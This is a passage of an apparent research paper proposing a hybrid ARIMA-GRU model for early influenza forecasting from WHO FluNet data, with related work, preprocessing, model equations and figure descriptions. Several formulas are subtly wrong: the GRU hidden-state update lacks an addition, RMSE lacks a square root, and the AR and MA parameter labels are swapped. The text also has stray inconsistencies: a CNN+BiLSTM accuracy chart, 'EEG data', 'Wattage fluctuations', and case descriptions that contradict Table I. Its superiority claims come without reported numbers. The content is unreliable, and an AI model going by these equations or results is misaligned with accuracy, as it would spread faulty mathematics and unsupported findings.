Although it has been around for a long time, it has been used in forecasting tasks in a unique perspective. They noted that even with little data, this model translates to a large gain in replicating more complex forms of time series that show patterns, seasonality's, and transient dependencies [12]. This model belongs to the time series methods which has been used broadly for flu predictions due to its ability in providing frequency, trend, and variation of data information. Since this model is developed on the basis of past data, it has a fairly good ability to predict the trends that are likely to happen in the future. Thereby, this model turns out to be very operative in accurately forecasting the incidence rate [13]. To the time series data, an ANN can also be applied in the forecasting process. The RNN is one of the neural network approaches often used to analyze time series data sets [15]. Nonetheless, while handling long sequences of data, RNN has a very crucial problem normally identified as the vanishing gradient problem in which the gradients of the function decrease sharply. This is undesirable as it reduces the capability of RNNs to discern long term dependencies used in prediction results. In a case, where the sequence is long, standard RNN procedures are known to suffer from the vanishing gradient issue [14], the GRU model has been designed to ensure that it does not happen. In other words, to capture the long-range dependency of the time series data, the model needs to learn important features from the earlier period phases and is also influenced by the vanishing gradient problem. GRU an RNN variant on the other hand is used to find long term dependencies in sequential data. This makes GRU models more effective than traditional deep learning models that rely on aggregated features. It proves useful in the case of non-linear time series such as influenza forecast. It is applicable to model non-stationary data and the temporal characteristic while other models such as statistical models like ARIMA cannot [15], [16]. ARIMA is a conventional statistical model and it is designed for identifying the short-term patterns while it has an inability to identify the long-term and non-linear characteristics. This can be fixed with the help of GRU that capture temporal long-term dependencies and more complex patterns within the data. In this study, a combined ARIMA-GRU model has been used to detect and predict the influenza in the early stage. The usage of both ARIMA and GRU strengthens the model and it is identified to achieve higher accuracy than the conventional methods and also it improves the early identification and prediction of the influenza.

The following are the contributions made;

- Research proposed a Hybrid ARIMA-GRU Model that integrates the use of ARIMA for short-term prediction and GRU for catching long-term dependency and non-linear characteristics of epidemic data to achieve higher prediction precision for influenza outbreaks.
- Data processing enhancement occurs through the use of advanced normalization techniques which address missing value problems to optimize input quality. The performance assessment with three criteria MAE, RMSE and MAPE proves the gradient recurrence system's dominance compared to traditional forecasting models including ARIMA, SARIMA and LSTM.
- Work utilizes epidemiological data from the WHO Flu Net for model training which enhances practical use capabilities. The hybrid approach verifies its ability to perform real-time epidemic surveillance that supports public health decisions.
- Demonstration of the ARIMA-GRU model shows flexibility for using various infectious disease prediction applications. The forecasting capability of the system will improve by implementing future changes that incorporate real-time environmental data and mobility data for predictive modeling. This enhances epidemic preparedness strategies.

The construction of the study's remaining portion is as follows: Section II, review of relevant work is given. The problematic statement is in Section III. The suggested approach is explained in Section IV. The experimental findings are offered and compared in Section V. The conclusion and recommendations for further research are provided in Section VI.

II. Related Works

Three different feature spaces of EWARS data [17] from WHO worked in different models to predict weekly influenza rate of Syria. The initial approach involved the utilization of time series feature space and the application of seven distinct models. To predict the spreading of the devastating influenza pandemic using ML algorithm [18] an MSDII-FFNN, a forecasting model system for the influenza pandemic. It has the potential to identify the type of influenza causing pandemic using the proposed model. It can be utilized to control the harm and prevent its spread. Additionally, it can help the government manage the pandemic more effectively. Simulators are executed

using MATLAB tools. The WHO is the source of the dataset. Two steps comprise this model, the model is revised on the cloud and trained using FFNN during the training phase. During the validation stage, the system's model is updated via cloud to anticipate the pandemic alarm each time an input is received by IoT devices. The dataset is split into 15% validation ratio and 85% training. It attains an output precision of about 90%. FFNNs are not designed to take temporal relationships in data. They are more expensive and challenging to train since they require more layers and neurons. Fractional SEIR model is for monitoring and predicting influenza transmission [19]. Also, the ARIMA model which predicts the yearly evolution of influenza epidemics. The analysis validates that the model with fractional orders agrees with empirical data and performs better than the ARIMA model. The fractional SEIR model was used to simulate the confirmed cases, while the ARIMA model was utilized to forecast the seasonal patterns of the influenza pandemic. The findings highlight the importance of developing numerical techniques with precise parameter values and applying fractional models to medical risk management. For this prediction, it is argued that improving the existing pandemic mathematical models and feasible measures to control influenza is crucial. Regarding the performance of the models, it has been found that the fractional SEIR model was better than the ARIMA (2, 0, 1) with a zero mean but a non-zero mean. The result indicates that the fractional SEIR model may provide maximum likelihood estimates for predicting the confirmed cases of flu. The high nonlinear interactions between variables as captured by the ARIMA models are expected to be linear thus restricting their effectiveness in designing models to capture non-linearity.

Utilization of XG Boost model to forecast the average monthly [20] detection of the influenza for the year 2020 and year 2021. The authors have also shown in this study how the ARIMA and the SARIMA have been compared. Forecasting techniques help in the tracking of the incidence of the influenza virus in minimizing the effects of the disease. The data was collected from Saudi Arabian Ministry of Health. From several calculations, MSE of 43791.75, MAE of 172.55, RMSE of 209.26, and a value of R^2 of 0.775 are deduced for the training set to determine that the effectiveness of the ARIMA models in forecasting the levels of influenza cases are found to be low. Concurrently, the result of "XG Boost" model was the peak with the $R^2 = 0.999$, RMSE = 1.94, MAE = 1.39, and MSE = 3.75. Based on these results, it is found XG Boost has more precision as compared to the other models. The nonlinear and complex interactions may be trapped by the XG Boost model as compared to the "ARIMA" and "SARIMA" models and may result in better accuracy in the predictions made. However, when it comes to sparse and unstructured data, XG Boost has a worse accuracy compared to other methods. The probability of mutations to occur in the upcoming flu season based on [21] previous glycoprotein hemagglutinin sequence data. Modeling and interpreting the outcome of the timing and dimensionality of successive influenza strains is one of the main concerns. A sound and effective Tempel for predicting influenza A viral mutations is presented here. Tempel takes into account past residue knowledge using RNN with attention processes. This research received datasets from H1NI, H3N2, and H5N1. Experimental results demonstrate that Tempel can greatly improve predictive performance over popular methods and shed new light on viral development and mutation dynamics. Moreover, the method precision can be enhanced by assigning proper attention weights. As the model rely on the past data for training it is unable to learn new features from the data. It needs additional data for training to improve the method.

The influenza provide, new deep neural network models like RNN and conventional autoregressive (AR) techniques [22]. Transformer models outperform RNN models in capturing long-range dependency. The model utilizes the ability of the Transformer to enhance predictability. To achieve integration of information from multiple sources and representation of author design a sources selection module that utilizes curve similarity measurement. It is compared with well-known AR models and "RNN-based" models using datasets in the USA and Japan. Six baseline models were compared in short- and long-term conditions to evaluate the methodology. The results indicate that the approach yields better long-term forecasting performance and approximation performance in short-term forecasting. When training separate models for different horizons, the proposed strategy is not flexible enough. The drawback of the traditional AR method is that it needs stationary data to provide better results. Various classifiers such as ML and DL have been employed in the prediction of influenza outbreaks. LSTM models were found to be more precise in identifying influenza patterns. The SEIR model also achieve better performance than the conventional ARIMA as the model understood non-linear interactions. In influenza prediction XG Boost surpassed both ARIMA and SARIMA by explaining intricate data structures and Transformer models excelled in long-term forecasting. In DL the methods like CNN is used by using X-rays, MRI. In pre-processing noise removal, scaling, augmentation, data partitioning and one hour encoding. The challenges are lack of reliable, large scale datasets during early pandemic. Data imbalance and limited labeled samples. No representative global datasets. Overfitting due to small training datasets. Limited generalizability of trained models. Develop more robust DL models for pandemic disease detection. Encourage dataset standardization and global sharing. Incorporate explainable AI for clinical decision support. Improve early detection systems and reduce dependency on lab tests. Still, there are some drawbacks in the models such as the model's flexibility, the data on which the model depends, and capturing temporal features, which is quite hard to capture when employing certain models, including FFNN and other conventional AR approaches.

III. Problem Statement

The main emphasis of these studies is solving the problems of flu forecasting and control using different machine learning (ML) and deep learning (DL) methods. Nevertheless, conventional forecasting models such as ARIMA and SARIMA have limitations, especially in their capacity to capture the non-linear and intricate patterns that are characteristic of time series data [20]. A few approaches such as LSTM, XG Boost and transformer models have demonstrated satisfactory performance particularly when it comes to managing long-term dependencies. Nevertheless, difficulties associated with generalization and the capacity to handle rare and unstructured data are yet to be addressed. FFNN and RNN models have been found to fail in efficiently describing temporal dynamics and

large datasets are required to improve predictive precision. Thus, there is a critical need for creating strong and flexible approaches which can respond to these issues [18]. Thus, it is crucial to design robust and adaptable techniques for forecasting utilized in influenza prevention and management. Hence, a hybrid ARIMA-GRU model have been proposed for influenza early detection and prediction. Non-linear and the complicated patterns in data can be extracted using GRU, a modified version of RNN and ARIMA. Time series technique is utilized for determining short term characteristics from data. It comprehends the data and forecast the upcoming points in time-series. Through the integration of the power of both statistical model and deep learning model, it will enhance the overall precision and provide improved results.

IV. Proposed ARIMA-GRU Model for Early Detection and Prediction of Influenza

The Proposed ARIMA-GRU Model for Early Detection and Prediction of Influenza aims to exploit the strengths of two robust techniques comprises ARIMA (Auto Regressive Integrated Moving Average) and GRU (Gated Recurrent Unit) deep learning models to enhance influenza forecasting accuracy and reliability. The ARIMA technique is utilized for capturing short-run trends and linear patterns in epidemic data, and GRU for modeling intricate non-linear dependencies as well as long-run trends. Through the combination of both methods, the hybrid model seeks to offer more accurate early warning and prediction of influenza outbreaks, enabling the public health authorities to initiate prompt preventive actions and mitigate the effects of the disease.



Fig. 1. Workflow of proposed method.

Fig. 1 presents a dual-panel illustration that encapsulates both the data handling pipeline and the performance evaluation of different machine learning models. The left panel is a detailed flowchart depicting the process starting with the WHO Flu Net dataset symbolized by a database icon paired with a virus motif followed by essential preprocessing steps such as data normalization and addressing missing values. The cleaned data is then split into training and testing sets, with the training portion used to develop an ARIMA model that is integrated with a GRU network, culminating in an evaluation phase that utilizes metrics like MAE, RMSE and MAPE. In contrast, the right panel is a bar chart titled "Model Accuracy Comparison" that visually contrasts the accuracy percentages of several models: Logistic Regression (91.2%), Random Forest (93.5%), Support Vector Machine (94.1%), Long Short-Term Memory (96.0%) and the Proposed CNN + BiLSTM (99.5%). Together, these panels present a comprehensive narrative of the project by linking the methodical progression of data transformation and model construction with a clear comparative assessment of model performance.

A. Data Collection

Data obtained in the influenza dataset is based on weekly reports on flu submitted to the WHO Flu Net by 167 countries for several years starting from 2004. Therefore, this dataset is informative of influenza trends worldwide, but it gives only a glimpse at the number of infections in a population. In the data, the cases are not standardized across the years or even between countries for a number of reasons including, differences in the reporting systems, healthcare centers, and diagnostic tests.

Table I displays weekly data for a specific variable (likely related to health, such as influenza cases or another measure) across four countries: Australia, Algeria, Norway and Spain. Over the span of six weeks, all four countries show a steady upward trend in the values. Australia begins with 750 in week 1

and reaches 950 by week 6. Algeria starts at 800 and rises to 950, while Norway shows a similar increase, from 800 in week 1 to 980 in week 6. Spain exhibits the highest values, starting at 900 and increasing to 1000 by week 6. This data highlights the gradual growth of the metric in each country over time.

TABLE I. WEEKLY INFLUENZA CASES IN SELECTED COUNTRIES

Week	Australia	Algeria	Norway	Spain
1	750	800	800	900
2	780	820	830	920
3	820	850	870	940
4	860	890	910	960
5	910	920	950	980
6	950	950	980	1000

The dataset is in CSV format contains important epidemiological data which can help in model development and forecasting of flu outbreaks. However, the set of data provides a very exhaustive picture of the flu trends and could be an informative data input for epidemic prognosis and early warning models [23].

B. Data Pre-processing

It is the procedure of preparing unprocessed data for deep learning model training and it represents the first phase of the development of the model. The deep learning models cannot be taught just feeding it raw data. The most critical and significant factor influencing the model's ability to generalize is data pre-processing. In order to identify and eliminate inaccurate or noisy data from the dataset, this method involves data cleansing. It usually functions to detect and replace any noisy, inaccurate, incomplete, or irrelevant data and records. Pre-processing data plays an important part in artificial intelligence by improving the accuracy of the models. So, for the proposed model ARIMA, it is essential to check whether data is stationary or not, which means that the data's variance and mean must remain constant. There are numerous techniques for converting data into a stationary state. Log-scale transformation and time-shifting transformation were used in this instance. Time-series data with non-constant variance can be stabilized using the log-scale transformation to give more normal distribution. It is done by taking the log of numerical values in the given dataset [26].

1) Missing values: Deep learning, Missing Values (MVs) are the data attributes that may be absent from a dataset as a result of faults that may occur due to inaccurate measurements or failure of the device. Insufficient data in the collection can lead to poor accuracy in the mathematical model produced from the data. The accuracy of the model can be additionally impacted by missing attributes. Missed attributes, for instance, might lead to uneven length in the environment of decision-tree induction. They can also cause uneven feature allocation and divide the dataset into testing and training sets. The data must be removed if over twenty percent of the data utilized is missing. In a dataset, it is common for certain columns to have missing values. Data collection or data validation guidelines may be the cause of the problem. However, missing values might lead to the elimination of a model's feature, it is essential to take them into account. Simple methods of interpolation can fill in the gaps left by a fair number of missing values. The most popular approach to handling it is to employ model feature mean, median, or mode values [24]. To find out if there is a correlation among factors in a dataset, a missing value algorithm is utilized. For example, M contains a dataset (a, b), where N is a random variable, 'b' is M's missing value and 'a' is M's observed value. Assuming that N = 1 holds true independent of whether M's have been detected or missing values, the observed value can be found by expressing M = 0 as a model Q (N/M,), where Ø denotes the missing value. N's reliance on the variables in the dataset forms the basis of the method for filling in the missing values [25].

2) Normalization: Normalization is necessary to bring the characteristics of numerous features in the same scale or to avoid getting poor outcomes because each feature may have its own scale. It consists of "decimal scaling", "z-score normalization", and "min-max normalization"[24]**.** Estimating the mean and standard deviation are the process involved in normalization. The raw EEG data is normalized using the min-max approach. The data will be prepared for additional extraction and classification steps following this preprocessing technique [26]. One of the normalization technique that can be applied is min-max scaling, which works with features that have a linear distribution and feature values that fall between 0 and 1 or (-1) and 1 [27]. The method for min-max normalization is given in Eq. (1),

$$E_{norm} = \frac{E - E_{min}}{E_{max} - E_{min}} \quad (1)$$

where, normalized data is represented as E_{norm} . E is the value of raw feature data, minimum and maximum feature values are indicated as E_{min} and E_{max} respectively.

C. ARIMA for Feature Extraction

Different time series modeling methods have been created, with the most popular method being ARIMA [12]. This can be used to model univariate data that is trended, seasonal, and has a cyclical pattern. A variable is forecasted based on its past values by the ARIMA (a, b, c) model. The integration (I), moving average (MA), and autoregression (AR) constitute the three components of the ARIMA model. Autoregressive, or AR, models compare the single period's pattern to previous time periods of the same. Moving averages, or MAs, used the errors of a previous time-step to forecast the variable in a future process [28]. The method of producing the forecast by reversing the differencing process is referred to as integration (I). Three parameters constitute the ARIMA model: a, b, c. Autoregressive term of the relation among the present value and the preceding values is accounted for by parameter a. Number of transformations via differencing steps taken to achieve a stationary form of the time series is described by parameter b. The term moving average, or parameter c, to strip off the randomness fluctuations. a -order autoregressive model is represented by the AR (a) model. c-moving average epresented by the MA (c) model. The generalized equations for the AR (a) model are given in Eq. (2) and Eq. (3),

$$x_t = \emptyset_1 x_{t-1} + \emptyset_2 x_{t-2} + \cdots + \emptyset_a x_{t-a} + \varepsilon_t \quad (2)$$

$$x_t = \varepsilon_t - \theta_1 \varepsilon_{t-1} - \theta_2 \varepsilon_{t-2} - \cdots - \theta_a \varepsilon_{t-c} \quad (3)$$

where, $\emptyset_i$ $(i = 1,2 \ldots a)$ is the moving average parameter at ith time-stamp, $\theta_i (i = 1,2 \ldots a)$ is the auto-regressive parameter, and ε_t is a zero-mean white noise series. The AR (a) model and the MA (c) model can alternatively be represented using the backshift operator; that is represented in Eq. (4) and Eq. (5),

$$\begin{cases} \emptyset(B) x_t = \varepsilon_t \\ \emptyset(B) = 1 - \emptyset_1 B - \cdots - \emptyset_a B^a \end{cases} \quad (4)$$

$$\begin{cases} x_t = \theta(B)\, \varepsilon_t \\ \theta(B) = 1 - \theta_1 B - \cdots - \theta_c B^c \end{cases} \quad (5)$$

where, $\emptyset(B)$ is the p-order auto-regressive polynomial, $\theta(B)$ is the c -order moving average polynomial, B is the backshift operator which is represented in Eq. (6),

$$B^m x_t = x_{t-m} \quad (6)$$

where, B^m represents an operator or matrix applied m times to x_t. x_t is the value of the variable (or data point) at time t. It could be a signal, a sequence, or some time-dependent data point. x_{t-m} is the value of the variable at time $t - m$, meaning m steps before t. The differencing process can alternatively be represented using the backshift operator as average polynomial, which is given in Eq. (7),

$$y_t = (1 - B)^b x_t \quad (7)$$

where, y_t is represented as fixed time series and x_t is a non-stationary time series. The equation of the ARIMA (a, b, c) model can be obtained by incorporating the Eq. (4), (5), and (7). It can be stated as Eq. (8),

$$\emptyset(B)(1 - B)^b x_t = \theta(B)\varepsilon_t \quad (8)$$

where, $\emptyset(B)$ a polynomial in the backward shift operator B usually describing an autoregressive (AR) part of a model, B is typically a lag operator, $(1 - B)^b$ represents the differencing operator applied to the time series datax_t, $\theta(B)$ is a polynomial in the backward shift operator, ε_t represents the error term.

ARIMA is a data-driven linear approach that modifies the parameters data. Consequently, nonlinearity in the data significantly affects how well the ARIMA model performs. This is an ARIMA model limitation because significant non-linear data patterns may reduce the ARIMA model's applicability.

D. GRU

GRU is the enhanced method of LSTM and RNN, the gated recurrent unit can efficiently retain the relevant information and relationships between input sequences while removing irrelevant information to save processing time and memory use. GRU is frequently employed in predicting sequential data and shortens processing times because of its uniqueness. To decrease the delayed execution in the neural network, GRU is modified from LSTM. The LSTM's structure is simplified into the GRU, which has two gates but no independent memory cell. To quickly analyze the current output state, a single update gate is built in GRU, which took the role of the input gate and the forget gate in LSTM. In order to remove irrelevant information from the previous hidden state, the reset gate was added to GRU. The vanishing and expanding gradient problem, which arises from constant multiplication during Backpropagation Through Time, is the core difficulty with RNNs. As shown in Fig. 2, GRU uses the update gate and reset gate to solve this issue.

Fig. 2 offers a concise dual-panel view of the forecasting process using WHO Flu Net data. The left panel illustrates GRU's core mechanism that emphasize its update and reset gates and manage the influence of past information. The right panel outlines the data flow: raw WHO Flu Net data is preprocessed (with normalization and missing value handling), split into training and testing sets, and modeled using an integrated ARIMA and GRU approach with performance measured via MAE, RMSE and MAPE.



Fig. 2. Structures of gated recurrent units.

The first step is to use Eq. (9) to compute the update gate (z_t), which indicates the amount of past information that needs to be stored.

$$z_t = \sigma(w^{(t)}x_t + u^{(t)}h_{t-1} + \mathrm{b}) \quad (9)$$

where, b is the bias, w and u were denoted as weights, x_t input, and h_{t-1} is the hidden state. Eq. (10) is then used to compute the reset gate (r_t), indicating that the amount of previous data should be removed and how to incorporate the new input with the previously stored data. Here is the formula for the reset gate:

$$r_t = \sigma(w^{(r)}x_t + u^{(r)}h_{t-1} + \mathrm{b} \quad (10)$$

After that, determine the candidate hidden state ($h't$), that the reset gate will employ to preserve significant historical data. The candidate hidden state is expressed by Eq. (11)

$$h't = \tan h(wx_t + r_t \odot uh_{t-1} \quad (11)$$

where, $\odot$ is represented as Hadamard product. The last step is utilizing Eq. (12) to compute the hidden state (ht). The output (y_t) is this:

$$h_t = z_t \odot h_{t-1}(1 - z_t) \odot h't \quad (12)$$

Numerous hyperparameters, including batch size, learning rate drop, amount of hidden layers, are involved in GRU which has an impact on the prediction results. Batch size specifies how often the weights are changed, learning rate drop tells how many iterations were used to determine the learning rate, and the number of hidden layers indicates the extent of the training process.

E. Integration of ARIMA-GRU Model

The suggested approach, ARIMA-GRU incorporates the best aspects learned from ARIMA and GRU to improve influenza forecasts. Automated, effective, and strong, ARIMA is one of the most accurate ways of modelling linear trend level, seasonality and cycles in a time series. It does this by breaking down the time series into three pieces: "ARIMA" which is an abbreviation of autoregressive (AR), integrated (I), and moving average (MA) to forecast future values based on past values. But it is challenging for the model to operate in nonlinear cases, something that occurs regularly in real-world circumstances like infection rates of the actually nonlinear Previous.

The Gated Recurrent Unit serves as another special neural network design which specializes in solving progressive dataset vanishing gradient problems. The memory control of GRU helps the network remember significant past inputs while discarding trivial information making it an ideal solution for processing temporal patterns with strong dependencies. The circuit utilizes two control mechanisms termed "update gate" and "reset gate" to administer information flow throughout its structure. The update gate detects the previous data to conserve and the reset gate determines forgotten data proportions. ARIMA-GRU allows modeling of cyclic and seasonal patterns in influenza dataset predictions through its prediction component. The residuals from ARIMA receive input into a GRU system for finding non-linear relationships that cannot be detected through ARIMA. The combined approach allows the model to regulate both linear and non-linear time series components so it achieves better predictive performance. Flu Net receives data cleaning followed by transformation into stationary format using differencing in preparation for an ARIMA model used for flu prediction. The linear trends are estimated or modeled and the forecasts are created through the ARIMA component. The non-linear patterns visible in the residuals from the ARIMA model are fed to the GRU which enhances the predictions by providing a learning of the temporal patterns that is not amenable to learning by the ARIMA model, as it is designed to do. Thus, combining these two approaches is optimal in terms of performance when it comes to foreseeing factors related to influenza outbreaks, thus ensuring timely measures for prevention and intervention.

V. Result and Discussion

The evaluation of the proposed hybrid GRU-ARIMA model through predictive performance indicators revealed better accuracy than standard ARIMA models as well as other machine learning methods. The testing results demonstrated that the GRU-ARIMA model generated adjusted MAPE, RMSE and MAE scores that were lower than other testing samples indicating accurate forecasting while monitoring short-term fluctuations and long-term patterns in influenza diseases. This means that hybrid models are superior in measuring complex temporal patterns and doing early forecasting about the onset of epidemics compared to other methods, making them the best available tool for forecasting influenza outbreaks. These results prove the model's versatility in the area of early epidemic detection and the potential use of such detected patterns for decision-making and public health interventions. All these results demonstrate the versatility of the model in early epidemic pattern identification and the usefulness of the revealed patterns for decision making and public health intervention.

A. Evaluation Metrices

Model performance evaluation is the process of monitoring a model to determine how well it performs the specific task for which it was developed. There are several ways in which model evaluation can be done when it comes to model monitoring. The performance of the proposed model is evaluated using "MAE", "RMSE", "MAPE", and other statistics.

1) Root mean squared error: Standard deviation residuals or variance among the estimated and real values is referred to as RMSE. It is measured by RMSE, indicates the degree of the spread of these residuals whereas the residuals alone provide a measure of how much away these data points are from the regression line. It refers to how focused the data is on the best-fit line. In regards to the experiments on climatology, forecasting, and regression analysis, it is typical to employ root mean square error, as given in Eq. (13),

$$\mathrm{RMSE} = \left(\frac{1}{X}\right) \sum_{x}^{(i=1)} (z_i - \cap z_i)^2 \quad (13)$$

where, $\cap z_i$ is the model's prediction, X is the sample size, and z_i represents the actual expected output [29].

2) Mean absolute percentage error: The prediction precision is measured using MAPE. It can be used to get the MAPE: [12], that is given in Eq. (14),

$$\text{MAPE} = \frac{1}{n}\sum_{t=1}^{n}\left|\frac{e_t}{y_t} \times 100\right| \quad (14)$$

where, MAPE Mean Absolute Percentage Error, $\frac{1}{n}$ is the average over the number of observations, $\sum_{t=1}^{n}$ represents the summation (sum) over all time periods, e_t is the forecast error at time, y_t is the actual value at time

3) Mean absolute error: A statistic method called MAE finds the mean proportion of the absolute errors among expected and actual values. It is calculated using Eq. (15),

$$\text{MAE} = \frac{1}{T}\ \frac{\sum_{I=1}^{T}|X_1 - \hat{X}|}{T} \quad (15)$$

where, MAE represents Mean Absolute Error, $\frac{1}{T}$ represents the average over the total number of observations, $\left|X_1 - \hat{X}\right|$ is the absolute error for the $i-th$ observation, T is the total number of observations.



Fig. 3. Influenza reports of 4 countries.

Fig. 3 combines two panels into one succinct visualization. The left panel is a line graph charting weekly influenza cases over six weeks for four different countries, showing gradual increases in case numbers. The right panel presents a simple schematic of a GRU cell, highlighting its update and reset gates that manage how previous information is retained or forgotten. Together, these elements illustrate both the observed temporal trends in flu cases and the neural mechanism used for processing sequential data.

Country A (Australia) began with about 750 cases and concluded near to 950, which points to a consistent upward trend. Approximately 800 cases began in Country B (Algeria) around Week 3, escalating to 950 by Week 6, much like Australia's trend. Norway's journey started much like Algeria's, but concluded a bit higher than both, maintaining a steady upward trend. Country D (Spain) started nearly 900 cases and ended at nearly 1000, which indicates a stable increase throughout the time. Overall, all countries observed an upward trend in reported cases of influenza, stressing the need for powerful public health initiatives to deal with rising infection figures. The comparison of data reveals distinctive trends that may guide intended interventions and resource allocation.



Fig. 4. Comparisons of predicted and actual cases of influenza per week.

Fig. 4 is the comparison of actual case data for influenza with model predictions and validation. The blue line on the graph gives the number of actual recorded cases per week of flu which are real incidence as there is reasonable fluctuation from week to week. The model performance evaluation scale using the orange line from a validation dataset closely following the real data. In same way the green line shows the predicted ARIMA model values and also it follows with real data trend. It is a method of getting an idea about how well the ARIMA model can predict future influenza cases which gives us some indication of how closely the model matches reality and hence how trust we can have in the predictions when doing public health planning.



Fig. 5. Comparison of ARIMA model predictions with real data for influenza.

Fig. 5 is the Assessment of Forecasts with Real Statistics for assessing how well an ARIMA model predict the cases of influenza. Actual recorded cases (blue line), which vary quite a bit from week to week due to real Wattage fluctuations. On the other hand, we have an orange line (mean) using it from validation dataset which is real data. The green line above is ARIMA model prediction, and it well fits with the trend of real data. This comparison illustrates the precision in estimating influenza cases.

